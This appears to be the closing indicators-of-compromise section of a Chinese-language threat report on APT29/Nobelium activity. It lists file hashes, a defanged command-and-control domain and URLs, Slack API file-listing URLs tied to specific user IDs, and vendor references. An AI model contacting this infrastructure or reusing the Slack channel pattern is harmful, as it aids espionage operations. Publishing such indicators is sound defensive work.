6228d15e3bb50adfa59c1bdf5f6ce9f0

59b5d262532dab929bbe56c90a0257d2

6812031432039a89fa741e9338f8e887

eb25d1887b5943f3d86d997fd8099e37

79d8a62c0513c6138bfa7a5370a022a3

47ddd6003534a108a173aa1fb3361739

C2

www[.]agencijazaregistraciju.rs

URL

hxxps://www.agencijazaregistraciju.rs/i.html

hxxps://www.agencijazaregistraciju.rs/t.php

https://slack.com/api/files.list?channel=<channel_id>&user=U03MMK35QQ1

https://slack.com/api/files.list?channel=<channel_id>&user=U03K4RNC751

参考链接

[1] https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/

[2] https://www.mandiant.com/resources/unc2452-merged-into-apt29

[3] https://www.mandiant.com/resources/tracking-apt29-phishing-campaigns

[4] https://cluster25.io/2022/05/13/cozy-smuggled-into-the-box/

[5] https://twitter.com/JAMESWT_MHT/status/1545303433959411714

[6] https://twitter.com/h2jazi/status/1537830185319514112
